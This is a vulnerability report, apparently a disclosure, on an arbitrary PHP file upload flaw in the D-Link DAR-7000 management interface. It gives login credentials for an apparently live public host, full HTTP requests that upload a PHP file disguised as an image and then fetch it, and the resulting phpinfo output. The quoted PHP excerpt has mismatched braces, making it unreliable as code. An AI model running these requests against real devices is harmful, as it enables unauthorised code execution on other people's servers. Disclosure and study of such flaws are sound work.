

D-LINK-DAR-7000 backend management system has file upload vulnerability

1. Vulnerability Description

The D-LINK-DAR-7000 backend management system has an arbitrary file upload vulnerability, where the interface `/useratte/resmanage.php` verifies files that have not been uploaded, causing arbitrary file uploads to gain server privileges.

2. Vulnerability impact


D-LINK-DAR-7000-40 [DAR V31R02B1413C]

3. Vulnerability location

/useratte/resmanage.php

4. Code analysis

The interface /useratte/resmanage.php does not verify the uploaded files, causing any file to be uploaded to obtain server permissions.



```
49 }
50 }
51 // @@@@
52 closedir($handle);
53 }
54 return $fileArray;
55 }
56 // @@@@
57 $targetdir = "/home/portall/res/";
58 function upload($targetdir) {
59     $filetype = substr($_FILES["file"]["type"], 0, 5);
60     if($filetype != 'image'){
61         alert_only("*****"); // @@@@
62         return false;
63     }
64     if(round($_FILES["file"]["size"]/1024)>1024){
65         alert_only("*****"); // @@@@
66         return false;
67     }
68 }
69 }
70 }
71 if (isset($_FILES["file"]) && $_FILES["file"]["error"] < 1) {
72     alert_only("*****"); // @@@@
73     } else {
74         $move = move_uploaded_file($_FILES["file"]["tmp_name"], $targetdir . $_FILES["file"]["name"]);
75         $sstr = "config portal\n resource file ". $targetdir . $_FILES["file"]["name"] . "\n";
76         socket($sstr);
77         alert_only("*****"); // @@@@
78     }
79 } else {
80     alert_only("*****"); // @@@@
81 }
82 }
83 }
84 if (isset($_FILES["file"])) {
85     upload($targetdir);
86 }
87 }
88 // @@@@
89 function get_memory_file_arr() {
90     $sstr="show running-config portal\n";
91     $saaa=socket($sstr);
92     preg_match_all("/resource file (.*)\n/n", $saaa, $smatches);
93     return $smatches;
```


5. Vulnerability recurrence

Case: <https://60.22.74.195:8443>

1、As shown in the figure login interface.



Log in with username/password 【test/admin@123】



2、Construct payload

POST /useratte/resmanage.php? HTTP/1.1

Host: 60.22.74.195:8443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-

US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----
--38687891654209874385399745160
Content-Length: 354
Origin: https://60.22.74.195:8443
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443/useratte/resmanage.php
Cookie: PHPSESSID=dfel9c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

-----38687891654209874385399745160
Content-Disposition: form-data; name="file"; filename="111.php"
Content-Type: image/png

<?php phpinfo();?>

-----38687891654209874385399745160
Content-Disposition: form-data; name="type"

uploads

-----38687891654209874385399745160—

Go Cancel < > Target: https://60.22.74.195:8443 ?

Request

Raw Params Headers Hex

```
POST /useratte/resmanage.php? HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----38687891654209874385399745160
Content-Length: 351
Origin: https://60.22.74.195:8443
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443/useratte/resmanage.php
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000

-----38687891654209874385399745160
Content-Disposition: form-data; name="file"; filename="111.png"
Content-Type: image/png

<?php phpinfo();?>

-----38687891654209874385399745160
Content-Disposition: form-data; name="type"

uploads
-----38687891654209874385399745160--
```

? < + > Type a search term 0 matches

Done

Response

Raw Headers Hex MarkInfo

```
HTTP/1.1 200 OK
Date: Tue, 14 May 2024 15:28:05 GMT
Server: Apache/2.2.4 (Unix) PHP/4.4.6 mod_ssl/2.2.4 OpenSSL/0.9.8b
X-Powered-By: PHP/4.4.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=gb2312
Content-Length: 13020

<script>alert('上传成功!');</script><html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<meta http-equiv="X-UA-Compatible" content="IE=7" />
<link href="../../css/header_d7.css" rel="stylesheet" type="text/css" />
<link href="../../css/master_d7.css" rel="stylesheet" type="text/css" />
<!--<link href="../../css/zooe.css" rel="stylesheet" type="text/css"/>-->
<script src="../../js/func.js?temp=1715700485" type="text/javascript"></script>
<script language="javascript" src="../../js/newajax.js"></script>
<title>D-Link-定制Web认证页面</title>
<script type="text/javascript">
function uploads(){
var obj = document.getElementById('file').value;
if(obj == '')
{
alert("文件名不能为空!");
return false;
}
var file_name=getFileName(obj);
if(!verifyFileName(file_name))
{
alert("文件名必须为字母,数字,下划线组合!");
return;
}
document.getElementById('frm').submit();
}
var checkkornot = true;
function scheckbox(obj){
var checks = document.getElementsByTagName('input');
for(var i=0,len=checks.length;i<len;i++){
```

? < + > Type a search term 0 matches

13,389 bytes | 229 millis

visit /home/portal/res/111.php

Go Cancel < > Target: https://60.22.74.195:8443 ?

Request

Raw Params Headers Hex MarkInfo

```
GET /home/portal/res/111.php HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render MarkInfo

PHP Version 4.4.6

System	Linux SecurityGateway 2.6.22.19@yozoraNetworks #1 SMP PREEMPT Mon Mar 24 12:32:4 HKT 2014 i686
Build Date	Apr 2 2010 14:05:54
Configure Command	'./configure' '--prefix=/app/php' '--with-apxs2=/app/httpd/bin/apxs' '--with-mysql=/app/mysql' '--disable-ipv6' '--enable-sockets' '--with-gd=/home/t/lib/openssl'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/app/php/lib/php.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	disabled
Registered PHP Streams	php, ftp, http, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies

PHP Credits